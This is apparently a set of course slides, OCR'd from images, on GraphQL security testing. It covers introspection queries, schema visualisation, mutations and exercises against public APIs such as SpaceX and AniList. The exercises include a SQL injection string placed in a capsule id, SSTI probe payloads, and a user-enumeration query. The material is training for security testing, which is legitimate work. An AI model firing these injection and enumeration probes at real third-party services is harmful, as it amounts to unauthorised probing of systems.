
```
{__schema{types{name,fields{name}}}}
```

- Query 3:

```
query IntrospectionQuery
{__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated:true){name,description,args{name,description,type{kind,name,ofType{kind,name,ofType{ki
nd,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,o
fType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},isDeprecated,deprecationReason},inputFields{name,description,type{kind,name,ofType{kind,name,ofType{kind,name
,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},interfaces{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofTy
pe{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},enumValues(includeDeprecated:true){name,description,isDeprecated,deprecationReason,},possibleTypes{kind,name,ofT
ype{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},directives{name,description,locations,args{name,description,t
ype{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue}}}}
```

Demo: GraphQL Voyager

1. Open browser:
   https://ivangoncharov.github.io/graphql-voyager/
2. Click CHANGE SCHEMA button
3. Click INTROSPECTION
4. Click COPY INTROSPECTION QUERY
5. Paste into Altair or GraphQL Editor and Send
6. Click Download
7. Open downloaded file, select all, copy, paste into INTROSPECTION
8. View your ERD




Exercise 6-1: Query some GraphQL Endpoints

1. Install and Open the Altair UI in your Chrome browser or use default GraphQL Editor.
2. Paste into the POST this URL: https://spacex-production.up.railway.app/
3. Paste this introspection query: {__schema{types{name,fields{name}}}}
4. Click Send Request button
5. Change query to following:

{capsules {type}}
{company {ceo}}
{company {headquarters{address}}}

```
query Capsules {
  capsules {
    name:
      type
    }
  }
}
```




https://api.spacex.land/graphql

```
# Welcome to Altair GraphQL Client.
# You can send your request using CmdOrCtrl + Enter.

# Enter your graphQL query here.
{__schema{types{name,fields{name}}}}
```


```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "users"
```

Try SQL Injection with Exercise 6.1



```
{capsule(id:"5e9e2c5bf35918ed873b2664")
  {
    type
  }
}
```

```
{
  "data": {
    "capsule": {
      "type": "Dragon 1.0"
    }
  }
}
```




```
{capsule(id:"5e9e2c5bf35918ed873b2664' union select current_user() ")
  {
    type
  }
}
```

```
{
  "errors": [
    {
      "message": "invalid
json response body at
https://api.spacexdata.com/
v4/capsules/
5e9e2c5bf35918ed873b2664%27
%20union%C2%A0select%C2%A0c
```


Mutations

Can modify data




```
mutation addSSTI {
  addBug(bugClass:"SSTI", payloads:["{{7*7}}", "${6*6}"]) {
    bugClass
    payloads
  }
}
```

Demo: Perform a mutation



```
mutation
☐ delete_users
☑ insert_users
  ☑ objects*:
    ☐ id:
    ☑ name: "SUNNY"
    ☐ rocket:
    ☐ timestamp:
    ☐ twitter:
  ☐ on_conflict:
  ☐ affected_rows
  ☑ returning
    ☑ id
    ☑ name
    ☑ rocket
    ☑ timestamp
    ☑ twitter
☐ update_users
```



```
mutation {
  insert_users(objects: {name: "SUNNY"}) {
    returning {
      id
      name
      rocket
      timestamp
      twitter
    }
  }
}
```

```
{
  "data": {
    "insert_users": {
      "returning": [
        {
          "id": "2c6068fe-6b12-4b8f-be40-dbe6ba8d9ffc",
          "name": "SUNNY",
          "rocket": null,
          "timestamp": "2021-08-09T22:00:35.907961+00:00",
          "twitter": null
        }
      ]
    }
  }
}
```

mutation {insert_users(objects: {name: "SUNNY"}) {returning {id name rocket timestamp twitter}}}

Exercise 6-2

Try this API for queries and mutations:

- https://anilist.co/graphiql

The following support queries only:


- http://api.catalysis-hub.org/graphql
- https://countries.trevorblades.com/
- https://graphql.org/swapi-graphql/

Examples:

- query{__schema{types{name,fields{name}}}}

Exercise 6-3:
GraphQL Query / User enumeration

- https://anilist.co/graphiql



```
anilist.co/graphiql?query=%7B%0A%20%20Staff(id_not%3A%2010)%20%7B%0A%20%20%20%20name%20%7B%0A%20%20%20%20%20%20first%0A%20%20
```

